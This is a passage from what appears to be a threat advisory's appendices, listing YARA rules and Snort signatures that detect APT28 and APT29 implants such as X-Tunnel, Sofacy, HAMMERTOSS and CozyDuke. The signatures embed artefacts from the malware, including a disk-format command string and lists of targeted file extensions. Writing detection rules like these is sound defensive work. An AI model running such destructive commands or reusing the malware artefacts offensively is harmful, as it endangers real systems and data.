        $ = {02F1F808}
        $ = {2C819712}
    condition:
        uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550 and 15 of them
}
```

Rule IMPLANT_4_v11

```
{
    strings:
        $ = "/c format %c: /Y /X /FS:NTFS"
        $ = ".exe.sys.drv.doc.docx.xls.xlsx.mdb.ppt.pptx.xml.jpg.jpeg.ini.inf.ttf" wide
        $ = ".dll.exe.xml.ttf.nfo.fon.ini.cfg.boot.jar" wide
        $ =
".crt.bin.exe.db.dbf.pdf.djvu.doc.docx.xls.xlsx.jar.ppt.pptx.tib.vhd.iso.lib.mdb.accdb.sql.mdf.xml.rtf.ini.cfg.boot.txt.rar.msi.zip.jpg.bmp.jpeg.tiff" wide
        $tempfilename = "%ls_%ls_%ls_%d.~tmp" ascii wide
    condition:
        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and 2 of them
}
```

Rule IMPLANT_4_v12

```
{
```

strings:

$CMP1 = {81 ?? 4D 5A 00 00 }

$SUB1 = {81 ?? 00 10 00 00}

$CMP2 = {66 81 38 4D 5A}

$SUB2 = {2D 00 10 00 00}

$HAL = "HAL.dll"

$OUT = {E6 64 E9 ?? ?? FF FF}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and ($CMP1 or $CMP2) and ($SUB1 or $SUB2) and $OUT and $HAL

}

Rule IMPLANT_4_v13

{

strings:

$XMLDOM1 = {81 BF 33 29 36 7B D2 11 B2 0E 00 C0 4F 98 3E 60}

$XMLDOM2 = {90 BF 33 29 36 7B D2 11 B2 0E 00 C0 4F 98 3E 60}

$XMLPARSE = {8B 06 [0-2] 8D 55 ?C 52 FF 75 08 [0-2] 50 FF 91 04 01 00 00 66 83 7D ?C FF 75 3? 8B 06 [0-2] 8D 55 F? 52 50 [0-2] FF 51 30 85 C0 78 2?}

$EXP1 = "DispatchCommand"

$EXP2 = "DispatchEvent"

$BDATA = {85 C0 74 1? 0F B7 4? 06 83 C? 28 [0-6] 72 ?? 33 C0 5F 5E 5B 5D C2 08 00 8B 4? 0? 8B 4? 0? 89 01 8B 4? 0C 03 [0-2] EB E?}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

The following YARA rules detect X-Tunnel, referred to as IMPLANT 5 with rule naming convention.

IMPLANT 5 Rules:

Rule IMPLANT_5_v1

```
{
   strings:
      $hexstr = {2D 00 53 00 69 00 00 00 2D 00 53 00 70 00 00 00 2D 00 55 00 70 00 00 00 2D 00 50 00 69 00 00 00 2D 00 50 00 70 00 00 00}
      $UDPMSG1 = "error 2005 recv from server UDP - %d\x0a"
      $TPSMSG1 = "error 2004 send to TPS - %d\x0a"
      $TPSMSG2 = "error 2003 recv from TPS - %d\x0a"
      $UDPMSG2 = "error 2002 send to server UDP - %d\x0a"
   condition:
      any of them
}
```

Rule IMPLANT_5_v2

```
{
   strings:
      $key0 = { 987AB999FE0924A2DF0A412B14E26093746FCDF9BA31DC05536892C33B116AD3 }
      $key1 = { 8B236C892D902B0C9A6D37AE4F9842C3070FBDC14099C6930158563C6AC00FF5 }
      $key2 = { E47B7F110CAA1DA617545567EC972AF3A6E7B4E6807B7981D3CFBD3D8FCC3373 }
      $key3 = { 48B284545CA1FA74F64FDBE2E605D68CED8A726D05EBEFD9BAAC164A7949BDC1 }
      $key4 = { FB421558E30FCCD95FA7BC45AC92D2991C44072230F6FBEAA211341B5BF2DC56 }
      $key5 = { 34F1AE17017AF16021ADA5CE3F77675BBC6E7DEC6478D6078A0B22E5FDFF3B31 }
```

$key6 = { F0EA48F164395186E6F754256EBB812A2AFE168E77ED9501F8B8E6F5B72126A7 }

$key7 = { 0B6E9970A8EAF68EE14AB45005357A2F3391BEAA7E53AB760B916BC2B3916ABE }

$key8 = { FF032EA7ED2436CF6EEA1F741F99A3522A61FDA8B5A81EC03A8983ED1AEDAB1A }

$key9 = { F0DAC1DDFEF7AC6DE1CBE1006584538FE650389BF8565B32E0DE1FFACBCB14BB }

$key10 = { A5D699A3CD4510AF11F1AF767602055C523DF74B94527D74319D6EFC6883B80D }

$key11 = { 5951B02696C1D5A7B2851D28872384DA607B25F4CEA268FF3FD7FBA75AB3B4B3 }

$key12 = { 0465D99B26AF42D8346001BB838595E301BAD8CF5D40CE9C17C944717DF82481 }

$key13 = { 5DFE1C83AD5F5CE1BF5D9C42E23225E3ECFDB2493E80E6554A2AC7C722EB4880 }

$key14 = { E9650396C45F7783BC14C59F46EA8232E8357C26B5627BFF8C42C6AE2E0F2E17 }

$key15 = { 7432AE389125BB4E3980ED7F6A6FB252A42E785A90F4591C3620CA642FF97CA3 }

$key16 = { 2B2ADBBC4F960A8916F7088067BAD30BE84B65783FBF9476DF5FDA0E5856B183 }

$key17 = { 808C3FD0224A59384161B8A81C8BB404D7197D16D8118CB77067C5C8BD764B3E }

$key18 = { 028B0E24D5675C16C815BFE4A073E9778C668E65771A1CE881E2B03F58FC7D5B }

$key19 = { 878B7F5CF2DC72BAF1319F91A4880931EE979665B1B24D3394FE72EDFAEF4881 }

$key20 = { 7AC7DD6CA34F269481C526254D2F563BC6ECA1779FEEAA33EC1C20E60B686785 }

$key21 = { 3044F1D394186815DD8E3A2BBD9166837D07FA1CF6A550E2C170C9CDD9305209 }

$key22 = { 7544DC095C441E39D258648FE9CB1267D20D83C8B2D3AB734474401DA4932619 }

$key23 = { D702223347406C1999D1A9829CBBE96EC86D377A40E2EE84562EA1FAC1C71498 }

$key24 = { CA36CB1177382A1009D392A58F7C1357E94AD2292CC0AE82EE4F7DB0179148E1 }

$key25 = { C714F23E4C1C4E55F0E1FA7F5D0DD64658A86F84681D07576D840784154F65DC }

$key26 = { 63571BAF736904634AFEE2A70CB9ED64615DE8CA7AEF21E773286B8877D065DB }

$key27 = { 27808A9BE98FFE348DE1DB999AC9FDFB26E6C5A0D5E688490EF3D186C43661EB }

$key28 = { B6EB86A07A85D40866AFA100789FFB9E85C13F5AA7C7A3B6BA753C7EAB9D6A62 }

$key29 = { 88F0020375D60BDB85ACDBFE4BD79CD098DB2B3FA2CEF55D4331DBEFCE455157 }

$key30 = { 36535AAB296587AE1162AC5D39492DD1245811C72706246A38FF590645AA5D7B }

$key31 = { FDB726261CADD52E10818B49CAB81BEF112CB63832DAA26AD9FC711EA6CE99A4 }

$key32 = { 86C0CAA26D9FD07D215BC7EB14E2DA250E905D406AFFAB44FB1C62A2EAFC4670 }

$key33 = { BC101329B0E3A7D13F6EBC535097785E27D59E92D449D6D06538725034B8C0F0 }

$key34 = { C8D31A78B7C149F62F06497F9DC1DDC4967B566AC52C3A2A65AC7A99643B8A2D }

$key35 = { 0EA4A5C565EFBB94F5041392C5F0565B6BADC630D9005B3EADD5D81110623E1F }

$key36 = { 06E4E46BD3A0FFC8A4125A6A02B0C56D5D8B9E378CF97539CE4D4ADFAF89FEB5 }

$key37 = { 6DE22040821F0827316291331256A170E23FA76E381CA7066AF1E5197AE3CFE7 }

$key38 = { C6EF27480F2F6F40910074A45715143954BBA78CD74E92413F785BBA5B2AA121 }

$key39 = { 19C96A28F8D9698ADADD2E31F2426A46FD11D2D45F64169EDC7158389BFA59B4 }

$key40 = { C3C3DDBB9D4645772373A815B5125BB2232D8782919D206E0E79A6A973FF5D36 }

$key41 = { C33AF1608037D7A3AA7FB860911312B4409936D236564044CFE6ED42E54B78A8 }

$key42 = { 856A0806A1DFA94B5E62ABEF75BEA3B657D9888E30C8D2FFAEC042930BBA3C90 }

$key43 = { 244496C524401182A2BC72177A15CDD2EF55601F1D321ECBF2605FFD1B9B8E3F }

$key44 = { DF24050364168606D2F81E4D0DEB1FFC417F1B5EB13A2AA49A89A1B5242FF503 }

$key45 = { 54FA07B8108DBFE285DD2F92C84E8F09CDAA687FE492237F1BC4343FF4294248 }

$key46 = { 23490033D6BF165B9C45EE65947D6E6127D6E00C68038B83C8BFC2BCE905040C }

$key47 = { 4E044025C45680609B6EC52FEB3491130A711F7375AAF63D69B9F952BEFD5F0C }

$key48 = { 019F31C5F5B2269020EBC00C1F511F2AC23E9D37E89374514C6DA40A6A03176C }

$key49 = { A2483197FA57271B43E7276238468CFB8429326CBDA7BD091461147F642BEB06 }

$key50 = { 731C9D6E74C589B7ACB019E5F6A6E07ACF12E68CB9A396CE05AA4D69D5387048 }

$key51 = { 540DB6C8D23F7F7FEF9964E53F445F0E56459B10E931DEEEDB2B57B063C7F8B7 }

$key52 = { D5AF80A7EEFF26DE988AC3D7CE23E62568813551B2133F8D3E973DA15E355833 }

$key53 = { E4D8DBD3D801B1708C74485A972E7F00AFB45161C791EE05282BA68660FFBA45 }

$key54 = { D79518AF96C920223D687DD596FCD545B126A678B7947EDFBF24661F232064FB }

$key55 = { B57CAA4B45CA6E8332EB58C8E72D0D9853B3110B478FEA06B35026D7708AD225 }

$key56 = { 077C714C47DFCF79CA2742B1544F4AA8035BB34AEA9D519DEE77745E01468408 }

$key57 = { C3F5550AD424839E4CC54FA015994818F4FB62DE99B37C872AF0E52C376934FA }

$key58 = { 5E890432AE87D0FA4D209A62B9E37AAEDEDC8C779008FEBAF9E4E6304D1B2AAC }

$key59 = { A42EDE52B5AF4C02CFE76488CADE36A8BBC3204BCB1E05C402ECF450071EFCAB }

$key60 = { 4CDAFE02894A04583169E1FB4717A402DAC44DA6E2536AE53F5F35467D31F1CA }

$key61 = { 0BEFCC953AD0ED6B39CE6781E60B83C0CFD166B124D1966330CBA9ADFC9A7708 }

$key62 = { 8A439DC4148A2F4D5996CE3FA152FF702366224737B8AA6784531480ED8C8877 }

$key63 = { CF253BE3B06B310901FF48A351471374AD35BBE4EE654B72B860F2A6EC7B1DBB }

$key64 = { A0599F50C4D059C5CFA16821E97C9596B1517B9FB6C6116F260415127F32CE1F }

$key65 = { 8B6D704F3DC9150C6B7D2D54F9C3EAAB14654ACA2C5C3952604E65DF8133FE0C }

$key66 = { A06E5CDD3871E9A3EE17F7E8DAE193EE47DDB87339F2C599402A78C15D77CEFD }

$key67 = { E52ADA1D9BC4C089DBB771B59904A3E0E25B531B4D18B58E432D4FA0A41D9E8A }

$key68 = { 4778A7E23C686C171FDDCCB8E26F98C4CBEBDF180494A647C2F6E7661385F05B }

$key69 = { FE983D3A00A9521F871ED8698E702D595C0C7160A118A7630E8EC92114BA7C12 }

$key70 = { 52BA4C52639E71EABD49534BBA80A4168D15762E2D1D913BAB5A5DBF14D9D166 }

$key71 = { 931EB8F7BC2AE1797335C42DB56843427EB970ABD601E7825C4441701D13D7B1 }

$key72 = { 318FA8EDB989672DBE2B5A74949EB6125727BD2E28A4B084E8F1F50604CCB735 }

$key73 = { 5B5F2315E88A42A7B59C1B493AD15B92F819C021BD70A5A6619AAC6666639BC2 }

$key74 = { C2BED7AA481951FEB56C47F03EA38236BC425779B2FD1F1397CB79FE2E15C0F0 }

$key75 = { D3979B1CB0EC1A655961559704D7CDC019253ACB2259DFB92558B7536D774441 }

$key76 = { 0EDF5DBECB772424D879BBDD51899D6AAED736D0311589566D41A9DBB8ED1CC7 }

$key77 = { CC798598F0A9BCC82378A5740143DEAF1A147F4B2908A197494B7202388EC905 }

$key78 = { 074E9DF7F859BF1BD1658FD2A86D81C282000EAB09AF4252FAB45433421D3849 }

$key79 = { 6CD540642E007F00650ED20D7B54CFFD54DDA95D8DEBB087A004BAE222F22C8E }

$key80 = { C76CF2F66C71F6D17FC8DEFA1CAEF8718BA1CE188C7EA02C835A0FA54D3B3314 }

$key81 = { A7250A149600E515C9C40FE5720756FDA8251635A3B661261070CB5DABFE7253 }

$key82 = { 237C67B97D4CCE4610DE2B82E582808EA796C34A4C24715C953CBA403B2C935E }

$key83 = { A8FA182547E66B57C497DAAA195A38C0F0FB0A3C1F7B98B4B852F5F37E885127 }

$key84 = { 83694CCA50B821144FFBBE6855F62845F1328111AE1AC5666CBA59EB43AA12C6 }

$key85 = { 145E906416B17865AD37CD022DF5481F28C930D6E3F53C50B0953BF33F4DB953 }

$key86 = { AB49B7C2FA3027A767F5AA94EAF2B312BBE3E89FD924EF89B92A7CF977354C22 }

$key87 = { 7E04E478340C209B01CA2FEBBCE3FE77C6E6169F0B0528C42FA4BDA6D90AC957 }

$key88 = { 0EADD042B9F0DDBABA0CA676EFA4EDB68A045595097E5A392217DFFC21A8532F }

$key89 = { 5623710F134ECACD5B70434A1431009E3556343ED48E77F6A557F2C7FF46F655 }

$key90 = { 6968657DB62F4A119F8E5CB3BF5C51F4B285328613AA7DB9016F8000B576561F }

$key91 = { DEBB9C95EAE6A68974023C335F8D2711135A98260415DF05845F053AD65B59B4 }

$key92 = { 16F54900DBF08950F2C5835153AB636605FB8C09106C0E94CB13CEA16F275685 }

$key93 = { 1C9F86F88F0F4882D5CBD32876368E7B311A84418692D652A6A4F315CC499AE8 }

$key94 = { E920E0783028FA05F4CE2D6A04BBE636D56A775CFD4DAEA3F2A1B8BEEB52A6D4 }

$key95 = { 73874CA3AF47A8A315D50E1990F44F655EC7C15B146FFE0611B6C4FC096BD07C }

$key96 = { F21C1FA163C745789C53922C47E191A5A85301BDC2FFC3D3B688CFBFF39F3BE5 }

$key97 = { BC5A861F21CB98BD1E2AE9650B7A0BB4CD0C71900B3463C1BC3380AFD2BB948E }

$key98 = { 151BAE36E646F30570DC6A7B57752F2481A0B48DD5184E914BCF411D8AD5ACA0 }

$key99 = { F05AD6D7A0CADC10A6468BFDBCBB223D5BD6CA30EE19C239E8035772D80312C9 }

$key100 = { 5DE9A0FDB37C0D59C298577E5379BCAF4F86DF3E9FA17787A4CEFA7DD10C462E }

$key101 = { F5E62BA862380224D159A324D25FD321E5B35F8554D70CF9A506767713BCA508 }

$key102 = { A2D1B10409B328DA0CCBFFDE2AD2FF10855F95DA36A1D3DBA84952BB05F8C3A7 }

$key103 = { C974ABD227D3AD339FAC11C97E11D904706EDEA610B181B8FAD473FFCC36A695 }

$key104 = { AB5167D2241406C3C0178D3F28664398D5213EE5D2C09DCC9410CB604671F5F1 }

$key105 = { C25CC4E671CAAA31E137700A9DB3A272D4E157A6A1F47235043D954BAE8A3C70 }

$key106 = { E6005757CA0189AC38F9B6D5AD584881399F28DA949A0F98D8A4E3862E20F715 }

$key107 = { 204E6CEB4FF59787EF4D5C9CA5A41DDF4445B9D8E0C970B86D543E9C7435B194 }

$key108 = { 831D7FD21316590263B69E095ABBE89E01A176E16AE799D83BD774AF0D254390 }

$key109 = { 42C36355D9BC573D72F546CDB12E6BB2CFE2933AC92C12040386B310ABF6A1ED }

$key110 = { B9044393C09AD03390160041446BF3134D864D16B25F1AB5E5CDC690C4677E7D }

$key111 = { 6BC1102B5BE05EEBF65E2C3ACA1F4E17A59B2E57FB480DE016D371DA3AEF57A5 }

$key112 = { B068D00B482FF73F8D23795743C76FE8639D405EE54D3EFB20AFD55A9E2DFF4E }

$key113 = { 95CF5ADDFE511C8C7496E3B75D52A0C0EFE01ED52D5DD04D0CA6A7ABD3A6F968 }

$key114 = { 75534574A4620019F8E3D055367016255034FA7D91CBCA9E717149441742AC8D }

$key115 = { 96F1013A5301534BE424A11A94B740E5EB3A627D052D1B769E64BAB6A666433C }

$key116 = { 584477AB45CAF729EE9844834F84683ABECAB7C4F7D23A9636F54CDD5B8F19B3 }

$key117 = { D3905F185B564149EE85CC3D093477C8FF2F8CF601C68C38BBD81517672ECA3A }

```
        $key118 = { BF29521A7F94636D1930AA236422EB6351775A523DE68AF9BF9F1026CEDA618D }
        $key119 = { 04B3A783470AF1613A9B849FBD6F020EE65C612343EB1C028B2C28590789E60B }
        $key120 = { 3D8D8E84977FE5D21B6971D8D873E7BED048E21333FE15BE2B3D1732C7FD3D04 }
        $key121 = { 8ACB88224B6EF466D7653EB0D8256EA86D50BBA14FD05F7A0E77ACD574E9D9FF }
        $key122 = { B46121FFCF1565A77AA45752C9C5FB3716B6D8658737DF95AE8B6A2374432228 }
        $key123 = { A4432874588D1BD2317224FB371F324DD60AB25D4191F2F01C5C13909F35B943 }
        $key124 = { 78E1B7D06ED2A2A044C69B7CE6CDC9BCD77C19180D0B082A671BBA06507349C8 }
        $key125 = { 540198C3D33A631801FE94E7CB5DA3A2D9BCBAE7C7C3112EDECB342F3F7DF793 }
        $key126 = { 7E905652CAB96ACBB7FEB2825B55243511DF1CD8A22D0680F83AAF37B8A7CB36 }
        $key127 = { 37218801DBF2CD92F07F154CD53981E6189DBFBACAC53BC200EAFAB891C5EEC8 }
    condition:
        any of them
}
```

Rule IMPLANT_5_v3

```
{
    strings:
        $BYTES1 = { 0F AF C0 6? C0 07 00 00 00 2D 01 00 00 00 0F AF ?? 39 ?8 }
        $BYTES2 = { 0F AF C0 6? C0 07 48 0F AF ?? 39 ?8 }
    condition:
        any of them
}
```

Rule IMPLANT_5_v4

```
{
    strings:
        $FBKEY1 = { 987AB999FE0924A2DF0A412B14E26093746FCDF9BA31DC05536892C33B116AD3 }
        $FBKEY2 = { 8B236C892D902B0C9A6D37AE4F9842C3070FBDC14099C6930158563C6AC00FF5 }
```

$FBKEY3 = { E47B7F110CAA1DA617545567EC972AF3A6E7B4E6807B7981D3CFBD3D8FCC3373 }

$FBKEY4 = { 48B284545CA1FA74F64FDBE2E605D68CED8A726D05EBEFD9BAAC164A7949BDC1 }

$FBKEY5 = { FB421558E30FCCD95FA7BC45AC92D2991C44072230F6FBEAA211341B5BF2DC56 }

condition:

all of them

}

Network Indicators for Implant 5

alert tcp any any -> any [$HTTP_PORTS,44300] (msg:"X Tunnel_HTTP_CONNECT_HANDSHAKE"; flow:established,to_server; dsize:4; content:"|00 00 00|"; offset:1; depth:3; byte_test:1,<,96,0; content:!"HTTP";)

alert tcp any any -> any 443 (msg:"X Tunnel_UPSTREAM_CONNECTION_EVENT"; flow:established,to_server; stream_size:either,=,20; content:"|02 00 00 10|"; depth:4;)

The following YARA rules detect Sofacy, Sednit, EVILTOSS, referred to as IMPLANT 6 with rule naming convention.

IMPLANT 6 Rules:

Rule IMPLANT_6_v1

{

strings:

$STR1 = "dll.dll" wide ascii

$STR2 = "Init1" wide ascii

$STR3 = "netui.dll" wide ascii

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v2

{

strings:

$obf_func = { 8B 45 F8 6A 07 03 C7 33 D2 89 45 E8 8D 47 01 5B 02 4D 0F F7 F3 6A 07 8A 04 32 33 D2 F6 E9 8A C8 8B C7 F7 F3 8A 44 3E FE 02 45 FC 02 0C 32 B2 03 F6 EA 8A D8 8D 47 FF 33 D2 5F F7 F7 02 5D 14 8B 45 E8 8B 7D F4 C0 E3 06 02 1C 32 32 CB 30 08 8B 4D 14 41 47 83 FF 09 89 4D 14 89 7D F4 72 A1 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v3

{

strings:

$deob_func = { 8D 46 01 02 D1 83 E0 07 8A 04 38 F6 EA 8B D6 83 E2 07 0A 04 3A 33 D2 8A 54 37 FE 03 D3 03 D1 D3 EA 32 C2 8D 56 FF 83 E2 07 8A 1C 3A 8A 14 2E 32 C3 32 D0 41 88 14 2E 46 83 FE 0A 7C ?? }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v4

{

strings:

$ASM = {53 5? 5? [6-15] ff d? 8b ?? b? a0 86 01 00 [7-13] ff d? ?b [6-10] c0 [0-1] c3}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v5

{

strings:

$STR1 = { 83 EC 18 8B 4C 24 24 B8 AB AA AA AA F7 E1 8B 44 24 20 53 55 8B EA 8D 14 08 B8 AB AA AA AA 89 54 24 1C F7 E2 56 8B F2 C1 ED 02 8B DD 57 8B 7C 24 38 89 6C 24 1C C1 EE 02 3B DE 89 5C 24 18 89 74 24 20 0F 83 CF 00 00 00 8D 14 5B 8D 44 12 FE 89 44 24 10 3B DD 0F 85 CF 00 00 00 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B CA 83 F9 06 89 4C 24 38 0F 83 86 00 00 00 8A C3 B2 06 F6 EA 8B 54 24 10 88 44 24 30 8B 44 24 2C 8D 71 02 03 D0 89 54 24 14 8B 54 24 10 33 C0 8A 44 37 FE 03 D6 8B D8 8D 46 FF 0F AF DA 33 D2 BD 06 00 00 00 F7 F5 C1 EB 07 8A 04 3A 33 D2 32 D8 8D 46 01 F7 F5 8A 44 24 30 02 C1 8A 0C 3A 33 D2 32 C8 8B C6 F7 F5 8A 04 3A 22 C8 8B 44 24 14 02 D9 8A 0C 30 32 CB 88 0C 30 8B 4C 24 38 41 46 83 FE 08 89 4C 24 38 72 A1 8B 5C 24 18 8B 6C 24 1C 8B 74 24 20 8B 4C 24 10 43 83 C1 06 3B DE 89 4C 24 10 8B 4C 24 34 89 5C 24 18 0F 82 3C FF FF FF 3B DD 75 1A 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B CA EB 0D 33 C9 89 4C 24 38 E9 40 FF FF FF 33 C9 8B 44 24 24 33 D2 BE 06 00 00 00 89 4C 24 38 F7 F6 3B CA 89 54 24 24 0F 83 95 00 00 00 8A C3 B2 06 F6 EA 8D 1C 5B 88 44 24 30 8B 44 24 2C 8D 71 02 D1 E3 89 5C 24 34 8D 54 03 FE 89 54 24 14 EB 04 8B 5C 24 34 33 C0 BD 06 00 00 00 8A 44 3E FE 8B D0 8D 44 1E FE 0F AF D0 C1 EA 07 89 54 24 2C 8D 46 FF 33 D2 BB 06 00 00 00 F7 F3 8B 5C 24 2C 8A 04 3A 33 D2 32 D8 8D 46 01 F7 F5 8A 44 24 30 02 C1 8A 0C 3A 33 D2 32 C8 8B C6 F7 F5 8A 04 3A 22 C8 8B 44 24 14 02 D9 8A 0C 06 32 CB 88 0C 06 8B 4C 24 38 8B 44 24 24 41 46 3B C8 89 4C 24 38 72 8F 5F 5E 5D 5B 83 C4 18 C2 10 00 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v6

{

strings:

$Init1_fun = {68 10 27 00 00 FF 15 ?? ?? ?? ?? A1 ?? ?? ?? ?? 6A FF 50 FF 15 ?? ?? ?? ?? 33 C0 C3}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_6_v7

{

strings:

$STR1 = "Init1"

$OPT1 = "ServiceMain"

$OPT2 = "netids" nocase wide ascii

$OPT3 = "netui" nocase wide ascii

$OPT4 = "svchost.exe" wide ascii

$OPT5 = "network" nocase wide ascii

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and $STR1 and 2 of ($OPT*)

}

APPENDIX B: APT29

This section details six implants associated with APT29 actors. Included are YARA rules as well as SNORT signatures. Please note that despite being sound production rules, there is still the chance for False Positives. In addition, these will complement additional analysis and should not be used as the sole source of attribution.

The following YARA rules detect IMPLANT 7, with rule naming convention.

IMPLANT 7 Rules:

Rule IMPLANT_7_v1

```
{
   strings:
      $MZ = "MZ"
      $STR1 = { 8A 44 0A 03 32 C3 0F B6 C0 66 89 04 4E 41 3B CF 72 EE }
      $STR2 = { F3 0F 6F 04 08 66 0F EF C1 F3 0F 7F 04 11 83 C1 10 3B CF 72 EB }
   condition:
      $MZ at 0 and ($STR1 or $STR2)
}
```

Network Indicators for Implant 7

```
alert tcp any any -> any 80 (content:".php?";
pcre:"/\/(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|
im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP/";
msg:"Cache_DLL beacon GET 2 arg"; sid:1234;)
```

```
alert tcp any any -> any 80 (content:".php?";
pcre:"/\/(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|
im|code|search)=[a-z0-
```

9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP/"; msg:"Cache_DLL beacon GET 3 arg"; sid:1234;)

alert tcp any any -> any 80 (content:".php?"; pcre:"/\/(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP/"; msg:"Cache_DLL beacon GET 4 arg"; sid:1234;)

The following YARA rules detect HAMMERTOSS / HammerDuke, referred to as IMPLANT 8 with rule naming convention.

IMPLANT 8 Rules:

rule IMPLANT_8_v1

```
{
   strings:
      $DOTNET = "mscorlib" ascii
      $REF_URL = "https://www.google.com/url?sa=" wide
      $REF_var_1 = "&rct=" wide
      $REF_var_2 = "&q=&esrc=" wide
      $REF_var_3 = "&source=" wide
      $REF_var_4 = "&cd=" wide
      $REF_var_5 = "&ved=" wide
      $REF_var_6 = "&url=" wide
      $REF_var_7 = "&ei=" wide
      $REF_var_8 = "&usg=" wide
```

```
        $REF_var_9 = "&bvm=" wide

        $REF_value_1 = "QFj" wide

        $REF_value_2 = "bv.81" wide

    condition:

        (uint16(0) == 0x5A4D) and ($DOTNET) and ($REF_URL) and (3 of ($REF_var*)) and (1 of ($REF_value*))

}
```

Rule IMPLANT_8_v2

```
{

    strings:

        $DOTNET= "mscorlib" ascii

        $XOR = {61 20 AA 00 00 00 61}

     condition:

        (uint16(0) == 0x5A4D) and all of them

}
```

Network Indicator for Implant 8

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MAL_REFERER"; flow:established,to_server; content:"GET"; http_method; content:"&bvm=bv.81"; fast_pattern; http_header; content:",d."; distance:6; within:3; http_header; content:"|0D 0A|"; distance:3;within:2; http_header; content:!"Cookie|3A 20|"; http_header; pcre:"/https:\/\/www\.google\.com\/url\?sa=t&rct=j&q=&esrc=s&source=web&cd=(?:[0-9]|10|11)&ved=0C[A-L]{2}QFjA[A-L]&url=[^&]{1,512}&ei=[A-Za-z0-9]{20,22}&usg=[A-Za-z0-9_]{34}&bvm=bv\.81[1-7]{6}\,d\.[A-Za-z0-9_]{3}\x0d\x0a/D";sid:1234;rev:2;)


alert tcp any any -> any any (msg: "evil_twitter_callback"; content:"GET /api/asyncTwitter.php HTTP/1.1";)
```

The following YARA rules detect OnionDuke, referred to as IMPLANT 9 with rule naming convention.

IMPLANT 9 Rules:

Rule IMPLANT_9_v1

```
{
   strings:
      $STR1 = { 8B 03 8A 54 01 03 32 55 FF 41 88 54 39 FF 3B CE 72 EE }
      $STR2 = { 8B C8 83 E1 03 8A 54 19 08 8B 4D 08 32 54 01 04 40 88 54 38 FF 3B C6 72 E7 }
      $STR3 = { 8B 55 F8 8B C8 83 E1 03 8A 4C 11 08 8B 55 FC 32 0C 10 8B 17 88 4C 02 04 40 3B 06 72 E3 }
   condition:
      (uint16(0) == 0x5A4D or uint16(0)) and all of them
}
```

The following Yara rule detects CozyDuke, CozyCar, CozyBear, referred to as IMPLANT 10 with rule naming convention.

IMPLANT 10 Rules:

Rule IMPLANT_10_v1

```
{
   strings:
      $MZ = "MZ"
      $STR1 = {33 ?? 83 F2 ?? 81 e2 ff 00 00 00}
      $STR2 = {0f be 14 01 33 d0 ?? f2 [1-4] 81 e2 ff 00 00 00 66 89 [6] 40 83 f8 ?? 72}
   condition:
```

```
    $MZ at 0 and ($STR1 or $STR2)
}
```

Rule IMPLANT_10_v2

```
{
  strings:
    $MZ = "MZ"
    $xor = { 34 ?? 66 33 C1 48 FF C1 }
    $nop = { 66 66 66 66 66 66 0f 1f 84 00 00 00 00 00}
  condition:
    $MZ at 0 and $xor and $nop
}
```

Network Indicators for IMPLANT 10

```
alert tcp any any -> any 80 (content:"=650&";
pcre:"/=11&[^&]{1,7}?=2[^&]{6,12}&[^&]{1,7}?=410&[^&]{1,7}?=650&[^&]{1,7}?=51
HTTP\/1\.1/"; msg:"CozyCar"; sid:1;)
```

```
alert tcp any any -> any 80 (content:".php? HTTP"; content:"=12&"; distance:0;
pcre:"/=12&[^&=]{1,7}?=2[^&=]{12,16}?==[^&=]{18,26}?==/"; msg:"CozyCarv2"; sid:1234;)
```

The following YARA rules detect MiniDuke, referred to as IMPLANT 11 with rule naming convention.

